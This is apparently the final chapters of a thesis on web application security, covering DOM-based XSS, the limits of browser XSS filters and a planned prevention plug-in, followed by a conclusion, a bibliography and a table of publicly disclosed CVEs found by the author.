Chapter 6

DOM-Based Cross-site Scripting Prevention

The Document Object Model (DOM) is a programming interface for documents such as HTML, XHTML, XML and SVG. The nodes of every document are organized in a tree structure, called DOM tree with topmost node named ”document object”. The structure can be accessed from different programs so that these programs can change the document content, style and structure. From the view point of browser, DOM nodes consist of objects representing the document properties. Basically every document has associated DOM.

DOM-based XSS (also called type-0 XSS) is one type of XSS by modifying the DOM environment in the victims browser. It relies on inappropriate handling of the data from associated DOM in a web page. Among the nodes in the DOM, there are several popular ones the attackers can manipulate, such as `document.referrer`, `document.location` and `document.url`.

In this chapter, we will give an introduction of DOM-based XSS and some popular client-side XSS filters. Then we will mention a DOM-based XSS prevention mechanism being designed.

6.1 Basics of DOM-based XSS

Web applications contain more scripts and they are more popular than before. DOM-based XSS can use these scripts for attacks. Lekies et al. show that approximately 10% of the Alexa top 5000 websites have at least one DOM-based XSS problem [84].

DOM-based XSS is first mentioned by Klein in 2005 [82]. In contrast to reflected and stored XSS related to server-side communications, DOM-based XSS is caused by insecure client-side code. The issues of DOM-based XSS come to light when untrusted data is used in security-critical contexts. These data may come from diverse sources such as web storage API, URLs, and postMessages [24]. DOM-based XSS is hard to detect. One reason is that if the # character is used in a URL, script codes in the URL's parameters will not be sent to the server. But these codes may execute in local browsers. This gives DOM-based XSS chances. Another reason is that it is not possible for other XSS attacks if a web page is static. However, DOM-based XSS can still work in this situation.

The main point of XSS is that it is a client-side security problem. The malicious code is executed in a victim's browser and the normal browser execution environment is changed. Different from the server-side problems such as SQL Injection [57, 31], XSS attacks can be traced precisely and seamlessly from attacker-controlled sources to the sinks by a browser. By this conclusion, a large number of security research topics pay their attention to client-side detection and prevention of XSS attacks. However, these topics are mainly about reflected XSS. Very few of them focus on DOM-based XSS. In next section, we will introduce three popular client-side XSS filters. But they can not deal with DOM-based XSS properly.

6.2 Current Client-side XSS Filters

Client-side XSS filters are used by popular browsers to detect and prevent XSS attacks. These filters include Google Chrome's XSS Auditor which bases on Bates et al.'s work [36]. IE's XSS Filter [121], and Firefox's NoScript plug-in [87].

6.2.1 Chrome XSS Auditor

Bates et al. propose XSS Auditor relying on identified weaknesses of regular expression-based XSS defence [36]. The Auditor is placed between the HTML parser and the JavaScript engine. The basic idea of it is that before the injected code to be executed, it has to be parsed by the HTML parser and transferred to the JavaScript engine. While XSS filters before apply regular expressions on the string representations of HTTP requests and/or responses.

In order to prevent XSS attacks, the Auditor lists HTML tags that can be injected script code and considers them as dangerous tags. Then tokens generated by the HTML parser will be checked whether they are contained in the content sent by former HTTP request. If a token is contained, the Auditor will check whether the token is listed in the dangerous tags as well. If this is true again, the content of this token will be removed.

The XSS Auditor cannot deal with DOM-based XSS properly during our tests. Almost all DOM-based XSS can bypass it.

6.2.2 IE XSS Filter

IE's XSS Filter utilizes regular expressions to identify malicious payloads contained in the outgoing HTTP request [121]. Meanwhile, signatures are generated and inserted into the request as well. Then the Filter will check whether the signatures are contained in related HTTP response. If so, the Filter will remove the part it considers suspicious. The Filter has a low false positive rate because only attacks indeed contained in the

response are removed. Due to the avoid of false positives, it has a high false negative rate [122].

Bates et al. [36] demonstrated that the IE XSS Filter has severe security issues and brought out their XSS Auditor we just introduced. During our tests on the latest version of IE XSS Filter, we found several ways to bypass it such as encoding the payload by some particular encode mechanisms.

6.2.3 Firefox NoScript Plug-in

NoScript Plugin is one of the earliest tools to prevent XSS attacks in the client side [87]. It uses regular expressions considered malicious to check the outgoing HTTP requests. The suspicious part will be removed if it matches one of the regular expressions. The threat can be avoided because the malicious code can never reach the vulnerable application server. However, NoScript's method leads to a high false positive rate.

Prompting users to choose whether filter the potential dangerous payload is one method to address this issue. However, this cannot be accepted as a general browser feature. Researches have shown that normal users cannot deal with these warning properly [53, 63, 130]. As far as we know, many Firefox users deactivate the NoScript plug-in because of the inconvenience resulted from its high false positive rate.

6.3 Overview of Our Work

We are designing a DOM-based XSS prevention mechanism. It is different from the mechanisms of all the filters above. We treat DOM-based XSS the same as reflected XSS.

We collected from multiple sources DOM-based XSS attacks that target real websites. We are testing them and recording their features. Meanwhile, a Firefox plug-in is being built. If it can work properly, we will adapt it to other browsers.

Chapter 7

Conclusion

Web applications are not what they were ten years ago. Popular web applications have become more dynamic and interactive. At the same time, the number of attacks towards them increases dramatically in the last few years. Nowadays, most reported vulnerabilities are related to web applications. It is estimated that the cost of cybercrime is more than $400 billion in 2013 by McAfee [89].

This thesis focuses on the detection and prevention of web application vulnerabilities. In Chapter 2, we introduce a new method URFDS to detect URF attacks. URFDS can deal with many URL structures overlooked by former detection tools. We tested 142,552,691 links and found that at least 10.2% of them were vulnerable to URF attacks.

Chapter 3 describes a new phishing technique model Covert Redirect. It can be used to attack SSO systems such as OAuth 2.0 and OpenID as well. From our tests, 16 out of 18 main OAuth 2.0 and OpenID service providers worldwide are vulnerable to the attack. Different from former phishing attacks, Covert Redirect related to OAuth 2.0 and OpenID can use real websites for phishing.

We propose a tool WAVDS and list the vulnerabilities found by it in Chapter 4 and 5. Some of the vulnerabilities are very severe. For instance, About Group has at

least 99.98% of links vulnerable to XSS and XFS attacks while the Weather Channel website has 76.3% of links susceptible to XSS attacks. Meanwhile, a large number of the vulnerabilities found have been assigned with CVE numbers.

At last, we introduce a work related to DOM-based XSS prevention that is still in progress. In the near future, we plan to implement it in popular browsers.

7.1 Future Work

Below are some interesting directions of research as a continuation of the topics discussed in this thesis.

- Until now, no URF prevention tool has been designed to work on the client side or the server side or both. An efficient prevention tool with low false positive is needed.

- Different web applications may deal with special characters such as "%00" differently. Designing an XSS detection mechanism that works properly with various situations would be a good research topic.

- In order to control the false positive rate of WAVDS, we do not consider much of the false negatives. Improving the accuracy and efficiency of WAVDS will be on our agenda.

Bibliography

[1] 2014 Website Security Statistics Report - WhiteHat Security. http://info.whitehatsec.com/rs/whitehatsecurity/images/statsreport2014-20140410.pdf.

[2] 724 CMS Service. http://724cms.com/.

[3] About Pocket. https://getpocket.com/about.

[4] DLGuard - Secure, Streamline, and Automate Your Online Business Today! http://www.dlguard.com/dlginfo/index.php.

[5] DoubleClick of Google. http://www.google.com.sg/doubleclick/.

[6] GNU Operating System. https://www.gnu.org/software/wget/.

[7] NetCat CMS. http://netcat.ru/.

[8] Netcraft Ltd. Netcraft Toolbar, 2006. http://toolbar.netcraft.com/.

[9] Number of Internet Users. http://www.internetlivestats.com/internet-users/.

[10] Open Redirect Detection Service. http://www.netcraft.com/security-testing/open-redirect-detection/.

[11] OpenID Wiki - OpenID Phishing Brainstorm. http://wiki.openid.net/w/page/12995216/OpenID_Phishing_Brainstorm.

[12] Oracle Access Manager. http://www.oracle.com/technetwork/middleware/idmgmt/index-090417.html.

[13] PHP Language Reference. http://php.net/manual/en/langref.php.

[14] Pocket Security Overview. http://help.getpocket.com/customer/portal/articles/1225832-pocket-security-overview.

[15] RSA Monthly Online Fraud Report. http://www.emc.com/collateral/fraud-report/rsa-online-fraud-report-012014.pdf.

[16] Safe Browsing API. https://developers.google.com/safe-browsing/.

[17] SmartCMS - Online Content Management System. http://www.smartwebsites.com.cy/index.php?pageid=13&lang=en.

[18] SupeSite CMS 7.0. http://www.comsenz.com/products/other/supesite.

[19] Technical Explanation of The MySpace Worm. https://www.xssposed.org.

[20] The Top Sites on The Web. http://www.alexa.com/topsites.

[21] The Web IS Vulnerable: XSS on the Battlefront. https://www.trustwave.com/Resources/SpiderLabs-Blog/

The-Web-IS-Vulnerable--XSS-on-the-Battlefront-%28Part-1%29/.

[22] Web Application Attack and Audit Framework. http://w3af.sourceforge.net.

[23] Web Application Security Statistics. http://projects.webappsec.org/w/page/13246989/Web%20Application%20Security%20Statistics.

[24] Web Hypertext Application Technology Working Group: Cross-document Messaging. http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.htm.

[25] Webshop hun Shop Expert. http://www.webshophun.hu/index.

[26] WordPress-Newsletter-WordPress Plugins. https://wordpress.org/plugins/newsletter/.

[27] XSS Mirror Archive. http://namb.la/popular/tech.html.

[28] A Guide to Building Secure Web Applications and Web Services. http://www.taurean.net/docs/OWASPGuide2.0.1.pdf, 2005.

[29] Acunetix. Acunetix Web Vulnerability Scanner. http://www.acunetix.com/, 2008.

[30] Devdatta Akhawe, Adam Barth, Peifung Lam, John Michell, and Dawn Song. Towards a Formal Foundation of Web Security. In *IEEE Computer Security Foundations Symposium*, 2010.

[31] Shaukat Ali, Azhar Rauf, and Huma Javed. SQLIPA: An Authentication Mechanism Against SQL Injection. In *European Journal of Scientific Research*, volume 38, No. 4(2009), 604-611, 2009.

[32] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar, and Llanos Abad. Formal Analysis of SAML 2.0 Web Browser Single Sign-on: Breaking the SAML-based Single Sign-on for Google Apps. In *ACM FMSE*, 2008.

[33] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar, G.Pellegrino, and A.Sorniotti. From Multiple Credentials to Browser-based Single Sign-on: Are We More Secure? In *IFIP Information security Conference (SCE)*, 2011.

[34] Lauri Auronen. Tool-Based Approach to Assessing Web Application Security. Seminar on Network Security (2002).

[35] Michael Backes, Boris Kopf, and Andrey Rybalchenko. Automatic Discovery and Quantification of Information Leaks. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, pages 141–153, 2009.

[36] Davide Balzarotti, Marco Cova, Vika Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. In *IEEE symposium on Security and Privacy*, 2008.

[37] Adam Barth, Collin Jackson, and John C. Mitchell. Robust Defenses for Cross-site Request Forgery. In *15th ACM conference on Computer and communications security*, 2008.

[38] Daniel Bates, Adam Barth, and Collin Jackson. Regular Expressions Considered Harmful in Client-side XSS Filters. In *Proceedings of the 19th international conference on World wide web*, pages 91–100. ACM, 2010.

[39] Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell. State of the Art: Automated Black-Box Web Application Vulnerability Testing. In *Proceedings of IEEE Security and Privacy*, 2010.

[40] Prithvi Bisht and V. N. Venkatakrishnan. XSS-GUARD: Precise Dynamic Prevention of Cross-site Scripting Attacks. In *5th GI International Conference on Detection of Intrusions Malware, and Vulnerability Assessment*, 2008.

[41] Nikolaj Bjrner, Nikolai Tillmann, and Andrei Voronkov. Path Feasibility Analysis for String-manipulating Programs. In *TACAS 09: Proceedings of the 15th International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2009.

[42] Violet Blue. Over 99 Percent of About.com Links Vulnerable to XSS, XFS Iframe Attack. `http://www.zdnet.com/article/over-99-percent-of-about-com-links-vulnerable-to-xss/xfs-iframe-attack/`, February 3, 2015.

[43] Stephen W. Boyd and Angelos D. Keromytis. SQLrand: Preventing SQL Injection Attacks. In *Proceedings of the 2nd Applied Cryptography and Network Security (ACNS) Conference*, pages 292–302, 2004.

[44] Michael Burrows, Martin Abadi, and Roger Needham. A Logic of Authentication. In *ACM Trans. Computer System 8*, volume 1.18-36, 1990.

[45] Cristian Cadar, Daniel Dunbar, and Dawson Engler. Klee: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs. In *OSDI*, 2008.

[46] Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, and Dawson R. Engler. EXE: Automatically Generating Inputs of Death. In *CCS*, 2006.

[47] Ye Cao, Weili Han, and Yueran Le. Anti-phishing Based on Automated Individual Whitelist. In *Proceedings of 4th ACM Workshop on Digital Identity Management*, pages 51–60. ACM, New York, 2008.

[48] Ming-Syan Chen, Jong Soo Park, and Yu. P.S. Efficient data mining for path traversal patterns. In *Proceeding IEEE Transactions on Knowledge and Data Engineering*, 1998.

[49] Neil Chou, Robert Ledesma, Yuka Teraguchi, Dan Boneh, and John C. Mitchell. Clident-side Defense Against Web-based Identify Theft. In *NDSS*, 2004.

[50] Lucian Ciolacu. Cross-Site Scripting Vulnerability in Mozilla's Cross Reference Sub-Domains. `http://www.hotforsecurity.com/blog/cross-site-scripting-vulnerability-in-mozillas/-cross-reference-sub-domains-10607.html`, October 20, 2014.

[51] Lorrie Cranor, Serge Egelman, Jason Hong, and Yue Zhang. Phinding Phish: An Evaluation of Anti-Phishing Toolbars. In *Proceedings of the 14th Annual Network and Distributed System Security Symposium (NDSS 2007)*, 2007.

[52] Adam Doupé, Marco Cova, and Giovanni Vigna. Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 111–131, 2010.

[53] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1065–1074. ACM, 2008.

[54] Ian Fette, Norman Sadeh, and Anthony Tomasic. Learning to Detect Phishing Emails. In *Proceedings of the 16th international conference on World Wide Web*, pages 649–656, 2007.

[55] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based Directed Whitebox Fuzzing. In *Proceedings of the 2009 IEEE 31st International Conference on Software Engineering*, 2009.

[56] Carlo Ghezzi, Mehdi Jazayeri, and Dino Mandrioli. Fundamentals of Software Engineering. Prentice Hall PTR, 2002.

[57] Carl Gould, Zhendong Su, and Premkumar Devanbu. JDBC Checker: A Static Analysis Tool for SQL/JDBC Applications. In *Proceedings of the 26th International Conference on Software Engineering (ICSE 04) Formal Demos*, pages 697–698, 2004.

[58] Thomas Grob. Security Analysis of the SAML Single Sign-on Browser/Artifact Profie. In *ACSAC*, 2003.

[59] Matthew Van Gundy and Hao Chen. Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-site Scripting Attacks. In *NDSS*, 2009.

[60] William G. J. Halfond and Alessandro Orso. Preventing SQL Injection Attacks Using AMNESIA. In *ICSE 06: Proceedings of the 28th International Conference on Software Engineering*, 2006.

[61] William G. J. Halfond, Alessandro Orso, and Panagiotis Manolios. Using Positive Tainting and Syntax-aware Evaluation to Counter SQL Injection Attacks. In *14th ACM Symposium on the Foundations of Software Engineering (FSE)*, 2006.

[62] Oystein Hallaraker and Giovanni Vigna. Detecting Malicious Javascript Code in Mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, pages 85–94, June 2005.

[63] Cormac Herley. So Long, and No Thanks for the Externalities: the Rational Rejection of Security Advice by Users. In *Proceedings of the 2009 workshop on New security paradigms workshop*, pages 133–144. ACM, 2009.

[64] Pieter Hooimeijer and Westley Weimer. A Decision Procedure for Subset Constraints over Regular Languages. In *PLDI*, 2009.

[65] Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin, and Chung-Hung Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In *12th World Wide Web Conference*, 2003.

[66] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the 13th International World Wide Web Conference*, 2004.

[67] SANS Institute. Top Cyber Security Risks, September 2009. `https://www.dunkel.de/pdf/200909_TopCyberSecurityRisks.pdf`.

[68] Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-site Scripting Vulnerability. In *8th International Conference on Advanced Information Networking and Applications (AINA04)*, March 2004.

[69] Trevor Jim, Nikhil Swamy, and Michael Hicks. BEEP: Browser Enforced Embedded Policies. In *Proceedings of the 16th International World Wide Web Conference, ACM, 2007*, pages 601–610, 2007.

[70] Wang Jing. Facebook Old Generated URLs Still Vulnerable to Open Redirect Attacks A New Open Redirect Security Vulnerability. http://seclists.org/fulldisclosure/2015/Jan/22.

[71] Wang Jing. Google DoubleClick.net(Advertising) System URL Redirection Vulnerabilities Can be Used by Spammers. http://seclists.org/fulldisclosure/2014/Nov/28.

[72] Wang Jing. Alibaba Taobao, AliExpress, Tmall, Online Electronic Shopping Website XSS Open Redirect Security Vulnerabilities. http://seclists.org/fulldisclosure/2015/Jan/100, 22 Jan 2015.

[73] Wang Jing. ESPN espn.go.com Login Register Page XSS and Dest Redirect Privilege Escalation Security Vulnerabilities. http://seclists.org/fulldisclosure/2014/Dec/36, 9 Dec 2014.

[74] Martin Johns, Bjorn Engelmann, and Joachim Posegga. XSSDS: Server-side Detection of Cross-site Scripting Attacks. In *Proceedings of Annual Computer Security Applications Conference*, October 2008.

[75] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *IEEE Symposium on Security and Privacy*, 2006.

[76] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. SecuBat: A Web Vulnerability Scanner. In *World Wide Web Conference*, pages 227–239, 2006.

[77] Kaspersky. The Evolution of Phishing Attacks: 2011-2013. http://media.kaspersky.com/pdf/Kaspersky_Lab_KSN_report_The_Evolution_of_Phishing_Attacks_2011-2013.pdf, 2013.

[78] Adam Kiezun, Vijay Ganesh, Philip J. Guo, Pieter Hooimeijer, and Michael D. Ernst. HAMPI: A Solver for String Constraints. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2009.

[79] Engin Kirda and Christopher Kruegel. Protecting Users Against Phishing Attacks with AntiPhish. In *Proceedings the 29th Annual International Computer Software and Applications Conference*, pages 517–524. IEEE Computer Society, Washington, DC, USA, 2005.

[80] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. Noxes: A Client-side Solution for Mitigating Cross-site Scripting Attacks. In *SAC 06: Proceedings of the 2006 ACM Symposium on Applied Computing*, pages 330–337, New York, NY, USA, 2006.

[81] Amit Klein. Cross site scripting explained. White Paper, Sanctum Security Group. `http://crypto.stanford.edu/cs155/CSS.pdf`, June 2002.

[82] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. `http://www.webappsec.org/projects/articles/071105.shtml`, Sebtember 2005.

[83] Christopher Kruegel and Giovanni Vigna. Anomaly Detection of Web-based Attacks. In *Proceedings of the 10th ACM Conference on Computer and Communication Security (CCS 2003)*, pages 251–261. ACM Press, October 2003.

[84] Sebastian Lekies, Ben Stock, and Martin Johns. 25 Million Flows Later: Large-scale Detection of DOM-based XSS. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer Communications Security*, pages 1193–1204. ACM, 2013.

[85] Mike Ter Louw and VN Venkatakrishnan. Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers. In *Security and Privacy*, 2009.

[86] Ziqing Mao, Ninghui Li, and Ian Molloy. Defeating Cross-Site Request Forgery Attacks with Browser-Enforced Authenticity Protection. In *Financial Cryptography and Data Security Lecture Notes in Computer Science*, volume 5628, 2009, pp 238-255, 2009.

[87] Giorgio Maone. Noscript Firefox Extension. `http://www.noscript.net/whats`, 2006.

[88] Michael Martin and Monica S. Lam. Automatic Generation of XSS and SQL Injection Attacks with Goal-directed Model Checking. In *17th USENIX Security Symposium*, 2008.

[89] McAfee. Net Losses: Estimating the Global Cost of Cyber Crime. `http://www.mcafee.com/sg/resources/reports/rp-economic-impact-cybercrime2.pdf`, 2014.

[90] Catherine Meadows. Language Generation and Verification in the NRL Protocol Analyzer. In *Computer Security Foundations*, 1996.

[91] Jonathan K. Millen. The Interrogator Model. In *IEEE Symposium on Security and Privacy 1995*.

[92] Tyler Moore and Richard Clayton. Examining the Impact of Website Take-down on Phishing. In *Proceedings of Proceedings of the Anti-Phishing Working Groups 2nd Annual eCrime Researchers Summit*, pages 1–13. ACM, New York, 2007.

[93] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications Using Precise Tainting. In *20th IFIP International Information Security Conference, May 2005*, May 2005.

[94] NVD. Vulnerability Summary for CVE-2014-2230. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2230`, 2014.

[95] NVD. Vulnerability Summary for CVE-2014-229558. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-9558`, 2014.

[96] NVD. Vulnerability Summary for CVE-2014-2404. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2404`, 2014.

[97] NVD. Vulnerability Summary for CVE-2014-2452. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2452`, 2014.

[98] NVD. Vulnerability Summary for CVE-2014-7291. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7291`, 2014.

[99] NVD. Vulnerability Summary for CVE-2014-7292. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7292`, 2014.

[100] NVD. Vulnerability Summary for CVE-2014-7293. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7293`, 2014.

[101] NVD. Vulnerability Summary for CVE-2014-7294. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7294`, 2014.

[102] NVD. Vulnerability Summary for CVE-2014-9469. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-9469`, 2014.

[103] NVD. Vulnerability Summary for CVE-2015-2064. `https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-2064`, 2015.

[104] NVD. Vulnerability Summary for CVE-2015-2066. https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-2066, 2015.

[105] NVD. Vulnerability Summary for CVE-2015-2243. https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-2243, 2015.

[106] OSVDB. 119059 : Comsenz SupeSite Administer CSS Editor Field File Upload Remote Code Execution. http://www.osvdb.org/show/osvdb/119059, 2015.

[107] OSVDB. 119170 : The Newsletter Plugin for WordPress do.php nr Parameter Open Redirect Weakness. http://www.osvdb.org/show/osvdb/119170, 2015.

[108] OSVDB. 119313 : NetCat /s_loadenv.inc.php INCLUDE_FOLDER Parameter Remote File Inclusion. http://www.osvdb.org/show/osvdb/119313, 2015.

[109] OSVDB. 119314 : NetCat /add.php INCLUDE_FOLDER Parameter Remote File Inclusion. http://www.osvdb.org/show/osvdb/119314, 2015.

[110] OSVDB. 119315 : NetCat /eshop/index.php INCLUDE_FOLDER Parameter Remote File Inclusion. http://www.osvdb.org/show/osvdb/119315, 2015.

[111] OSVDB. 119342 : NetCat /post.php redirect_url Parameter HTTP Response Splitting . http://www.osvdb.org/show/osvdb/119342, 2015.

[112] OSVDB. 119343 : NetCat /redirect.php url Parameter HTTP Response Splitting. http://www.osvdb.org/show/osvdb/119343, 2015.

[113] OSVDB. 119710 : 724CMS /section.php Multiple Parameter Full Path Disclosure Weakness. http://www.osvdb.org/show/osvdb/119710, 2015.

[114] OSVDB. 119711 : 724CMS /index.php Multiple Parameter Path Disclosure Weakness. http://www.osvdb.org/show/osvdb/119711, 2015.

[115] OWASP. Top 10: 2013-Top 10. https://www.owasp.org/index.php/Top_10_2013-Top_10, 2013.

[116] Darren Pauli. Weather Channel Forecast: Bleak, with Prolonged XSS. http://www.theregister.co.uk/2014/12/01/weather_channel_forecast_bleak_with_a_chance_of_xss.

[117] Birgit Pfitzmann and Michael Waidner. Analysis of Liberty Single-Sign-on with Enabled Clients. In *IEEE Internet Computing*, volume 7(6), 2003.

[118] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against Injection Attacks through Context Sensitive String Evaluation. In *Proceeding of the 8th International Symposium on Recent Advance in Intrusion Detection (RAID), September 2005*, 2005.

[119] M. H. Rachna and Dhamijam Doug Tygar. Why Phishing Works. In *SIGCHI Conference on Human Factors in Computing Systems*, pages 581–590. ACM Special Interest Group on Computer–Human Interaction, January 2006.

[120] Blue Research. Consuer perceptions of Online Registraion and Social Singn-In. http://janrain.com/sonsumer-research-social-signin.

[121] David Ross. 8 XSS Filter Architecture/Implementation. http://blogs.technet.com/swi/archive/2008/08/18/ie-8-xss-filter-architecture-implementation.aspx, August 2008.

[122] David Ross. IE8 Security Part IV: The XSS Filter. http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx, July 20 2008.

[123] Jill Scharr. XSS Flaw May Exist on Old NY Times Article Pages. http://www.tomsguide.com/us/xss-flaw-ny-times,news-19784.html, October 16, 2014.

[124] D. Scott and R. Sharp. Abstracting Application-level Web Security. In *WWW 2002, ACM Press New York, NY, USA, 2002*, pages 396–407, 2002.

[125] Steve Sheng, Brad Wardman, Gary Warner, Lorrie Faith Cranor, Jason Hong, and Chengshan Zhang. An Empirical Analysis of Phishing Blacklists. In *Proceedings of the 6th Conference on Email and Anti-Spam*, 2009.

[126] Craig A. Shue, Andrew J. Kalafut, and Minaxi Gupta. Exploitable Redirects on the Web: Identification, Prevalence, and Defense. In *2nd conference on USENIX Workshop on offensive technologies*, 2008.

[127] Burp Spider. Web Application Security. http://portswigger.net/spider/, 2008.

[128] Zhendong Su and Gary Wassermann. The Essence of Command Injection Attacks in Web Applications. In *Proceedings of the ACM SIGPLAN-SIGACT symposium on Principles of Programming Languages*, 2006.

[129] San-Tsai Sun, Eric Pospisil, Ildar Muslukho, Nuray Dindar, Kirstie Hawkey, and Konstantin Beznosov. What Makes Users Refuse Web Single Sign-On? An Empirical Investigation of OpenID. In *Symposium On Usable Privacy and Security*, 2001.

[130] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying wolf: An Empirical Study of SSL Warning Effectiveness. In *USENIX Security Symposium*, pages 399–416, 2009.

[131] Symantec. 2014 Internet Security Threat Report. `http://www.symantec.com/security_response/publications/threatreport.jsp`, 2014.

[132] Manuel Uruena and Christian Busquiel. Analysis of a Privacy Vulnerability in the OpenID Authentication Protocal. In *IEEE Multimedia Communications, Services and Security*, 2010.

[133] Wietse Venema. Taint support for PHP. `http://wiki.php.net/rfc/taint`, 2007.

[134] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceeding of the Network and Distributed System Security Symposium (NDSS)*, Feb. 2007.

[135] Adam Waid. Drupal Case Studies - The Weather Channel (weather.com). `https://www.drupal.org/node/2374175`, November 20, 2014.

[136] Rui Wang, Shuo Chen, and Xiaofeng Wang. Signing Me onto Your Accounts through Facebook and Google: a Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2012.

[137] Yi-Min Wang, Doug Beck, Xuxian Jiang, and Roussi Roussev. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. In *Proceedings of NDSS*, 2005.

[138] Gary Wassermann and Zhendong Su. Static Detection of Cross-site Scripting Vulnerabilities. In *Proceeding of the 30thInternational Conference on Software Engineering*, May 2008.

[139] Gary Wassermann, Dachuan Yu, Ajay Chander, Dinakar Dhurjati, Hiroshi Inamura, and Zhendong Su. Dynamic Test Input Generation for Web Applications. In *ISSTA 08: Proceedings of the 2008 international symposium on Software testing and analysis*, 2008.

[140] Wikipedia. Depth-first search - Wikipedia. `http://en.wikipedia.org/w/index.php?title=Depth-first_search&oldid=650543443`, 2015.

[141] Yichen Xie and Alex Aiken. Static Detection of Security Vulnerabilities in Scripting Languages. In *15th USENIX Security Symposium*, 2006.

Appendices

Appendix A

Web Application & Software Vulnerabilities

Appendix A lists the disclosed vulnerabilities that we found in web applications and softwares. For the vulnerabilities that are under research or in the process of being patched, we will publish them in the future.

The table below lists the following vulnerabilities: Cross-site Scripting (XSS), HTTP Response Splitting (CRLF), Cross-site Request Forgery (CSRF), Remote File Inclusion (RFI), Denial of Service (DoS), Full Path Disclosure (FPS), Unvalidated Redirects and Forwards (URF), SQL Injection, Code Injection, HTML Injection, Directory Traversal, Weak Encryption and Information Leakage.

Product	Vendor	CVE	OSVDB	Vulnerability
OpenX	OpenX	CVE-2014-2230	OSVDB 113408 OSVDB 113409	URF
Oracle Access Manager	Oracle	CVE-2014-2404	OSVDB 105842	Remote Information Disclosure
Oracle Access Manager	Oracle	CVE-2014-2452	OSVDB 105843	DoS
Atlas Systems	Aeon	CVE-2014-7290	OSVDB 114655	XSS
dasBlog	Newtelligence	CVE-2014-7292	OSVDB 113580	URF
LibCal	Springshare	CVE-2014-7291	OSVDB 115124	XSS
WordPress Ad-Manager Plugin	CodeCanyon	CVE-2014-8754	OSVDB 115126	URF
PingFederate	Ping Identity	CVE-2014-8489	OSVDB 115651	URF
WebPress	goYWP	CVE-2014-8751	OSVDB 115643 OSVDB 115644	XSS
TennisConnect COMPONENTS	TennisConnect	CVE-2014-8490	OSVDB 116149	XSS
Video Niche Script	JCE-Tech	CVE-2014-8752	OSVDB 116114	XSS
Patron Directory Services (PDS)	NYU	CVE-2014-7293	OSVDB 116512	XSS

Patron Directory Services (PDS)	NYU	CVE-2014-7294	OSVDB 116513	URF
SoftBB	SoftBB	CVE-2014-9560	OSVDB 116902	SQL Injection
SoftBB	SoftBB	CVE-2014-9561	OSVDB 116902	XSS
SmartCMS	SmartCMS	CVE-2014-9557	OSVDB 117507 OSVDB 117508	XSS
SmartCMS	SmartCMS	CVE-2014-9558	OSVDB 117505	SQL Injection
OptimalSite	OptimalSite	CVE-2014-9562	OSVDB 117877	XSS
my little forum	my little forum	CVE-2015-1475	OSVDB 117890 OSVDB 117891 OSVDB 117892	XSS
Cit-e-Net	Cit-e-Net	CVE-2014-8753	OSVDB 118363 OSVDB 118364 OSVDB 118365 OSVDB 118366 OSVDB 118367	XSS
vBulletin Forum	vBulletin	CVE-2014-9469	OSVDB 118369	XSS
DLGuard	DLGuard	CVE-2015-2264	OSVDB 118559 OSVDB 118560	XSS
DLGuard	DLGuard	CVE-2014-2266	OSVDB 118561	SQL Injection
